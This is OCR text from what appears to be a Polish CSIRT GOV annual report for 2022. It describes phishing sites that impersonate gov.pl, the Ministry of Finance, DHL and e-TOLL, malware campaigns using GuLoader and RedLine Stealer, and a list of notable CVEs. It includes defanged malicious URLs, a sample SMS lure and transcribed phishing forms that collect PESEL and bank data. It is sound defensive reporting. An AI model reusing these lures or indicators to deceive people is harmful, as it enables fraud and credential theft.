
Ponadto CSIRT GOV identyfikował proceder polegający na rejestracji domen o nazwach przypominających nazwy oficjalnych witryn rządowych, wskazujący na możliwość ich potencjalnego wykorzystania w działaniach socjotechnicznych (phishing, dezinformacja).

Przykładami tego typu działań były rozpoznane przypadki aktywności stron internetowych wykorzystujących wizerunek i szatę graficzną domen administracji publicznej. Za pomocą tego typu podstawionych witryn cyberprzestępcy podejmowali próby pozyskiwania danych osobowych czy też danych uwierzytelniających (m. in. do skrzynek poczty elektronicznej czy bankowości internetowej). Zidentyfikowano również kampanie dotyczące pandemii COVID-19 i związanej z nią powszechnej kampanii szczepień, wykorzystujące motyw zachęt finansowych, czy rygorów porządkowych (np. przymusowe doprowadzenie przez policję).

Innym przykładem była kampania podszywająca się pod stronę administracji podatkowej. Fałszywa strona przypominała swoją szatą graficzną stronę umożliwiającą rozliczenie podatku PIT. Strona ta nakłaniała użytkownika do podania danych logowania w celu zwrotu nadpłaty podatku.


Ministerstwo Finansów - Portal
https://mingovplkplxx.dioturnpestsi.ml/?tranzakt59146
gov.pl
Serwis Rzeczypospolitej Polskiej
Szukaj usługi, informacji
SZUKAJ
Zaloguj
Unia Europejska
Strona główna
Rada Ministrów
Kancelaria Premiera
Ministerstwa
Urzędy, instytucje i placówki RP
Usługi dla obywatela
Usługi dla przedsiębiorcy
Usługi dla urzędnika
Usługi dla rolnika
Ministerstwo Finansów
bip
O ministerstwie
Co robimy
Aktualności
Załatw sprawę
Kontakt
PL
Niskie podatki
DOWIEDZ SIĘ WIĘCEJ
Wsparcie dla kredytobiorców
DOWIEDZ SIĘ WIĘCEJ
Zobacz Tweety



Ministerstwo Finansów - Portal
https://mingovplkplxx.dioturnpestsi.ml/?tranzakt59146
gov.pl
Serwis Rzeczypospolitej Polskiej
Szukaj usługi, informacji
SZUKAJ
Zaloguj
Unia Europejska
Strona główna
Rada Ministrów
Kancelaria Premiera
Ministerstwa
Urzędy, instytucje i placówki RP
Usługi dla obywatela
Usługi dla przedsiębiorcy
Usługi dla urzędnika
Usługi dla rolnika
Koronawirus: informacje i zalecenia
Załóż Profil zaufany
Imię i Nazwisko *
PESEL *
000000000
Adres zamieszkania *
Miejsce pracy
Numer telefonu *
+48 (000) 000 000
Nazwa banku, do którego otrzymywane jest wynagrodzenie *
Wybierz bank
Liczba małych dzieci (poniżej 14 lat) w


Ministerstwo Finansów - Portal
https://mingovplkplxx.dioturnpestsi.ml/?tranzakt59146
Formularz wypełniony pomyślnie
Czekaj na dalsze instrukcje w postaci wiadomości e-mail lub SMS

Informację o powyżej prezentowanej kampanii phishingowej Zespół CSIRT GOV uzyskał od Zespołu CSIRT KNF, który zidentyfikował również fałszywe domeny podszywające się pod Ministerstwo Finansów oraz strony bankowości mobilnej, takie jak iPKO. Wykryte domeny były tworzone w charakterystyczny sposób, tj.:

- hxxps://mingovplqobr[.]okarak[.]ml/?tranzakt59219
- hxxps://mingovplqaif[.]vostwohncrim[.]ml/?tranzakt59219
- hxxps://mingovplobnw[.]tupixmoupo[.]ml/?tranzakt59219
- hxxps://mingovplkpkx[.]dioturnpestsi[.]ml/?tranzakt59219

Zespół CSIRT GOV odnotował w 2022 roku również liczne kampanie socjotechniczne wykorzystujące domeny podszywające się pod strony internetowe Poczty Polskiej S.A. bądź innych znanych operatorów pocztowo-kurierskich. Kampanie te zachęcały do odbioru nagrody, uregulowania płatności za przesyłkę, jej ubezpieczenie lub wystawiały ofierze fałszywe panele logowania w celu wykradania danych uwierzytelniających, a często na końcowym etapie pozbawiały ofiary środków pieniężnych z kont bankowości elektronicznej.



Fałszywe strony internetowe występowały również w kampaniach wykazujących podszycia pod firmy kurierskie, jedną z popularnych kampanii jest podszycie pod DHL.

W ramach kampanii tego rodzaju dystrybuowano m. in. wiadomości e-mail z adresu it[@]scaleway5.hipstertrader.com o temacie „DHL Shipment Notification : 4609916441". W załączniku wiadomości znajdował się plik HTML z fałszywym formularzem logowania do usług DHL, wyłudzającym w rzeczywistości dane oraz płatności. Wiadomości e-mail o podobnym charakterze dystrybuowały także pliki wykazujące znamiona oprogramowania złośliwego, w tym malware typu koń trojański.


Ponadto Zespół CSIRT GOV identyfikował domeny podszywające się nazwą pod e-usługi rządowe, które były rejestrowane jako np. gov-pl[.]top, govpl[.]site. Celem tych kampanii było pozyskanie danych użytkowników portali rządowych. Przedmiotowe strony te były kopią autentycznych domen rządowych i tym samym mogły wprowadzać w błąd użytkowników.

Jedna z kampanii phishingowych opierała się na podszywaniu się pod oficjalny serwis gov.pl, przy wykorzystaniu info-gov[.]pl, info-gov[.]info oraz info-gov[.]com. Strona wyłudzała informacje dotyczące uprawnień do kierowania pojazdami, tj. seria, numer blankietu prawa jazdy lub numeru druku z pozwoleniem na kierowanie tramwajem pod pozorem usługi sprawdzenia posiadanych uprawnień kierowcy.


Info-gov
Serwis Rzeczypospolitej Polskiej
Unia Europejska
Mój Gov
Sprawdź uprawnienia kierowcy
Możesz sprawdzić dane, które gromadzimy w Centralnej Ewidencji Kierowców (CEK).
Zobaczysz na przykład, jakie uprawnienia do kierowania pojazdami są na dokumencie wraz z terminem ich ważności, jak również sprawdzisz stan dokumentu m.in. czy nie został zatrzymany.
Wpisz dane, które znajdują się na prawie jazdy lub pozwoleniu na kierowanie tramwajem
* Pole jest obowiązkowe
Wpisz serię i numer blankietu z prawa jazdy lub serię i numer druku z pozwolenia na kierowanie tramwajem *
WPISZ NUMER BLANKIETU Z WYBRANEGO DOKUMENTU
Zobacz, gdzie na prawie jazdy znajdziesz serię i numer blankietu.
Zobacz, gdzie na pozwoleniu na kierowanie tramwajem znajdziesz serię i numer druku.
SPRAWDŹ UPRAWNIENIA
Stan na dzień: 17.02.22
To data ostatniej aktualizacji danych w usłudze. Dane są aktualizowane codziennie około godziny 6.00 i pokazują stan Twoich danych z ewidencji z poprzedniego dnia.
UWAGA! Jeżeli prezentowane dane są błędne lub usługa nie prezentuje danych, uprzejmie prosimy o dokonanie zgłoszenia rozbieżności pod adresem
Prawo Jazdy, the Wyszukiwanie Prawa Jazdy Online theme for government.
Fundusze Europejskie Polska Wschodnia
Rzeczpospolita Polska
Unia Europejska Europejski Fundusz Rozwoju Regionalnego


Info-gov
Serwis Rzeczypospolitej Polskiej
Unia Europejska
Mój Gov
Sprawdź uprawn
Możesz sprawdzić dane, które gromadzimy w
Zobaczysz na przykład, jakie uprawnienia do k
terminem ich ważności, jak również sprawdzisz
Wpisz dane, które znajdują
lub pozwoleniu na kierowar
* Pole jest obowiązkowe
Wpisz serię i numer blankietu z prawa jazdy
rowanie tramwajem *
WPISZ NUMER BLANKIETU Z WYBRANEG
Zobacz, gdzie na prawie jazdy znajdziesz se
Zobacz, gdzie na pozwoleniu na kierowanie
SPRAWDŹ UPRAWNI
Pozwoleniu na kierowanie tramwajem znajdziesz serię i numer druku
POZWOLENIE NA KIEROWANIE TRAMWAJEM
Seria A Nr 0000001
Stan na dzień: 17.02.22
To data ostatniej aktualizacji danych w usłudze. Dane są aktualizowane codziennie około godziny 6.00 i pokazują stan Twoich danych z ewidencji z poprzedniego dnia.
UWAGA! Jeżeli prezentowane dane są błędne lub usługa nie prezentuje danych, uprzejmie prosimy o dokonanie zgłoszenia rozbieżności pod adresem
Prawo Jazdy, the Wyszukiwanie Prawa Jazdy Online theme for government.
Fundusze Europejskie Polska Wschodnia
Rzeczpospolita Polska
Unia Europejska Europejski Fundusz Rozwoju Regionalnego


Kolejną domeną podszywającą się pod serwis umożliwiający weryfikację informacji o prawie jazdy była domena driverlicense[.]pl, zidentyfikowana w kwietniu 2022 r. Strona miała na celu wyłudzenie danych ofiary.



We wrześniu 2022 roku pojawiła się kampania wykorzystująca wizerunek Ministerstwa Rozwoju i Technologii. Na skrzynki pocztowe wysyłane były wiadomości, w których nadawca podszywał się pod adres administrator[@]biznes.gov.pl. Wiadomość dystrybuowała złośliwe oprogramowanie poprzez archiwum RAR, w którym został umieszczony złośliwy skrypt Visual Basic o nazwie „Biznes.gov.pl - NOWE POWIADOMIENIE.vbs". Zarówno nazwa załącznika, jak i wygląd wiadomości miały na celu uzyskać jak największą wiarygodność i zachęcić użytkownika do otwarcia załącznika. W wyniku uruchomienia pliku VBS następowała infekcja złośliwym oprogramowaniem GuLoader.

Kolejne odsłony tej kampanii dystrybuowały plik EXE w archiwum RAR, również infekujący zaatakowaną stację oprogramowaniem GuLoader, który służył następnie do pobrania kolejnego malware-u. Zwykle następnym etapem infekcji było wykorzystanie złośliwego oprogramowania AgentTesla, Vidar, Formbook czy LokiBot. Kampania miała kolejne odsłony w dalszych miesiącach.


W październiku 2022 roku miała miejsce kampania phishingowa podszywająca się pod portal gov.pl. Strona phishingowa była zarejestrowana w domenie govpl[.]net, a opublikowane na niej treści dotyczyły fikcyjnej pomocy dla obcokrajowców chcących zamieszkać na terenie Polski. Wygląd strony łudząco przypominał portal gov.pl. Serwis prowadzony był w języku rosyjskim, a w grafice zastosowano godło Polski.



W grudniu 2022 roku zidentyfikowano także odsłony kampanii phishingowej podszywającej się pod system e-TOLL - system służący do poboru opłat za usługi na płatnych odcinkach dróg w Polsce. Ujawniono domenę e-tollgov[.]pl działającą na urządzeniach mobilnych, a także domenę etollgov[.]com.pl, podszywająca się pod stronę systemu. Nazwy obu domen były łudząco podobne do właściwej strony systemu e-TOLL – etoll.gov[.]pl. Kampania miała na celu wyłudzenie środków finansowych oraz danych potrzebnych do zalogowania się do systemu. W ostatniej odsłonie użytkownicy systemu e-Toll otrzymywali wiadomości z próbą wyłudzenia, przesyłane jako wiadomości SMS.

„Dnia xx.xx.xxxx na odcinku xxx nie została uiszczona opłata, proszę o uregulowanie płatności 5zł ”


W wiadomości znajdował się również odnośnik do strony e-tollgov[.]pl. Stosowny komunikat CSIRT KNF informujący o incydencie został zamieszczony na stronach rządowych Serwisu Rzeczypospolitej Polskiej.




Źródło: https://www.gov.pl/web/baza-wiedzy/csirt-knf-ostrzega-przed-strona-podszywajaca-sie-pod-witryne-systemu-e-toll

Wśród aktywności cyberprzestępczej odnotowanej w 2022 roku Zespół CSIRT GOV zidentyfikował także kampanię dystrybuującą malware o nazwie RedLine Stealer. Jest to przykład oprogramowania MaaS (Malware as a Service). Po wykupieniu licencji użytkownik uzyskiwał dostęp do infrastruktury oraz wsparcie ze strony administratorów, mogąc prowadzić kampanie socjotechniczne bez potrzeby tworzenia autorskiego oprogramowania złośliwego. RedLine znany jest od 2020 roku, a celem jego wykorzystania jest wykradanie danych ofiar, np. informacji o stacji roboczej i zainstalowanym oprogramowaniu czy haseł i plików cookie z przeglądarek. Wykradzione dane często oferowane są następnie na rynkach darknetowych do pobrania bezpłatnie lub odpłatnie za pośrednictwem transakcji z wykorzystaniem Bitcoin, Ethereum czy innej kryptowaluty.


W lipcu 2022 roku Zespół CSIRT GOV odnotował kampanię phishingową, która dystrybuowała RedLine za pośrednictwem usługi OneDrive. Wiadomości wysyłane z adresów w domenie @hotmail.com oraz @outlook.com zawierały w treści jedynie odnośnik do chmury OneDrive, pod którym dostępne było archiwum ZIP. Wewnątrz pobieranego pliku najdowało się zabezpieczone hasłem archiwum RAR oraz plik TXT, zawierający hasło do archiwum. Po rozpakowaniu pliku RAR, którego rozmiar wynosił 5 MB, uzyskiwany był ostatecznie plik "Document.pdf.scr" o wielkości 700 MB, będący złośliwym oprogramowaniem RedLine Stealer.



W przedmiotowej kampanii wykorzystano kilka sposobów na uniknięcie wykrycia przez silniki antywirusowe. Przede wszystkim pliki dystrybuowane były przez odnośniki w treści wiadomości a nie jako załączniki. Jednocześnie hostowane były w powszechnie wykorzystywanej chmurze, co utrudnia filtrowanie takich wiadomości przez rozwiązania chroniące pocztę elektroniczną. Ciekawsze jednak jest to, że plik, który można było skompresować do 5 MB, ostatecznie miał rozmiar aż 700 MB. Warty odnotowania jest tutaj fakt, że wiele środowisk sandbox, pozwalających na bezpieczną analizę potencjalnie złośliwych plików, ma ograniczenie rozmiaru analizowanego pliku do kilkuset MB, a więc im większy rozmiar złośliwego pliku, tym większa pewność, że nie będzie możliwy do przeanalizowania w taki sposób. RedLine Stealer jest więc przykładem złośliwego oprogramowania typu "swollen file" lub "bloated file", czyli pliku, którego znaczna część tworzona jest przez tzw. białe znaki, które nie zmieniają jego działania, a jedynie sztucznie powiększają jego rozmiar.



We wrześniu 2022 odnotowano także incydent związany z kompromitacją strony efaktura.gov.pl oraz umieszczeniem w wyniku ataku niewłaściwych treści na poszczególnych podstronach. Na jednej z nich znajdowało się uzasadnienie ataku grupy haktywistycznej powiązanej z Indonezją.



Po identyfikacji tego rodzaju zagrożeń CSIRT GOV podejmował działania polegające na zgłaszaniu podszywających się stron naruszających cyberbezpieczeństwo administracji rządowej do odpowiednich zespołów ABUSE.

2.3. Podatności, jakie wystąpiły w 2022 roku w obszarze działania CSIRT GOV

Wśród licznych podatności wykrytych w roku 2022 Zespół CSIRT GOV w szczególności dystrybuował ostrzeżenia i rekomendacje o podatnościach, które były wykorzystywane w ramach rozpoznanych kampanii czy cyberataków. Poniżej zaprezentowano, w podziale na poszczególne miesiące podatności, które zostały sklasyfikowane jako istotne z punktu widzenia bezpieczeństwa infrastruktury teleinformatycznej. Wiele z tych podatności dotyczyło środowiska poczty elektronicznej Microsoft Exchange, Zimbra, środowiska wirtualizacyjnego VMware czy urządzeń Fortinet odpowiedzialnych za zapewnienie bezpieczeństwa w dostępie do infrastruktury podmiotów, np. VPN. Zauważalne było także pojawianie się podatności dotyczących bibliotek w starszych wersjach oprogramowania, które często nie są aktualizowane przez producentów. Poniżej przedstawiono zestawienie najistotniejszych podatności.

Styczeń

- CVE-2021-44228: Apache Log4j – atak Log4Shell pozwala nieuwierzytelnionemu użytkownikowi na zdalne wykonanie kodu (RCE) w dowolnej aplikacji wykorzystującej Apache Log4j w wersjach 2.0-beta9 –2.15.0;
- CVE-2018-13379: wersje Fortinet FortiOS – podatność pozwala nieautoryzowanym użytkownikom pobrać poprzez zapytanie HTTP pliki systemowe;
- CVE-2019-1653: routery Cisco Small Business RV320 i RV325 Dual Gigabit WAN VPN – podatność pozwalająca pobrać konfigurację routera lub informacje diagnostyczne;
- CVE-2019-2725: wersje Oracle WebLogic Server – podatność pozwalająca na zdalne wykonanie skryptu z pominięciem autoryzacji;
- CVE-2019-7609: wersje Kibana – podatność pozwalająca użytkownikowi z dostępem do aplikacji Timelion wykonywać skrypty Java z uprawnieniami procesu Kibany w systemie hosta;

